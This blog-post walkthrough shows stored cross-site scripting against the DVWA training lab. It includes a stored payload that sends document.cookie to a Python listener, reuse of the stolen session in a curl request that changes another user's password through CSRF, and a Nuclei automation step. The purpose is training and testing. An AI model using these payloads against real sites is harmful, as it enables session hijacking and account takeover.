DVWA XSS (Stored) Low Sec - Red Purple Team

In this blog post I demonstrate how to undertake Stored Cross-Site Scripting in the DVWA on Low Security and exfiltrate valid session tokens with a simple Python web server. The Purple Team section automates the attack with a Nuclei template.
Video
Prerequisites
If you don’t currently have a Damn Vulnerable Web Application (DVWA) instance you can follow along at home with a simple git clone & vagrant up if your host system meets the minimum specs.
Red team only deploys Opnsense, DVWA, and Kali.
XSS (Stored) - Red Team
At last we can do what was hinted at (checks clock a while ago…), the CSRF full exploit chain! This exploit, XSS (Stored), as the name suggests is very similar to the other XSS exploits, so we can reuse the payloads.
Basic Browser
Navigating to the page we get a text box and a textarea.
 Example xsss main page
Lets add a test comment and see what the process looks like.
 Example xsss post request
We can see the POST request is passing two values related to the message and the button.
Lets attempt a <script> comment:
1
<script>alert(1)</script>
 Example xsss script comment
Could we exfiltrate another users PHPSESSID? Why yes we can! Start a Python web server to listen for incoming connections, no need to go all out with Burp domains, just keep it simple.
1
python3 -m http.server 80
 Example xsss python server

Now we exacute the payload, note that by default you won’t be able to input the whole string, however if you modify the HTML locally you can make it arbatrarally long (not quite see the Minute Side Channel at the end of this section).
 Example xsss maximum length for both fields
Edit the HTML source like this Change maxlength to 1000 since it’s fully client side:
 Example xsss edit html source
Right click and inspect on the element you want to edit and the Inspector will take you straight to it.

Paste the following payload:
1
wow such a great comment! Much interesting! <script> fetch("http://localhost/" + document.cookie); </script>
 Example xsss script comment

Having a look in the terminal we get our PHPSESSID, not very useful… Yet!
 Example xsss php session
But what happens when someone else logs in and views this page?
 Example xsss for user 1337
Now we can change user 1337’s password via the insecure CSRF like this (replace the value of PHPSESSID with one you got from logging in with another user):
1
2
PHPSESSID=fk5194dhk0ihu0qoiq9fv3399k
curl -s -o /dev/null -L -b "security=low; PHPSESSID=${PHPSESSID}" "http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change#"

A Minute Side Channel: you can expose DBMS (Database Management System) error messages if your message is large enough.
1
2
PHPSESSID=$(curl -s -c cookies.txt "http://tartarus-dvwa.home.arpa/DVWA/login.php" | grep -Eo "name='user_token' value='[^']*'" | cut -d"'" -f4 | xargs -I {} curl -s -c - -b cookies.txt -X POST "http://tartarus-dvwa.home.arpa/DVWA/login.php" -d "username=admin" -d "password=password" -d "user_token={}" -d "Login=Login" | grep -Eo [a-zA-Z0-9+]{26})
curl -X POST "http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/xss_s/" -H "Host: tartarus-dvwa.home.arpa" -H "Accept: */*" -H "Connection: close" -H "Cookie: PHPSESSID=${PHPSESSID}; security=low" -F "txtName=image" -F "mtxMessage=$(python3 -c 'import sys; sys.stdout.write("A"*1000)')" -F "btnSign=Sign+Guestbook"
 Example xsss dbms error message
XSS (Stored) - Purple Team
Nuclei
We in this case will skip the ffuf way as it’ll just be a repeat of the previous example. This template was a little more challenging, since the headless mode doesn’t have a POST method, I had to fully emulate the actions of a user using the text and xpath protocols.
The guest book must be clear of any existing XSS alerts or the template will fail!
1
nuclei -headless -u http://tartarus-dvwa.home.arpa/DVWA -t /vagrant/nuclei-templates/dvwa/dvwa-headless-xss-stored-low-sec.yaml
 Example xsss nuclei scan
Credits
Image thanks to Nasa AS11-44-6549
Icon thanks to Virus icons created by juicy_fish - Flaticon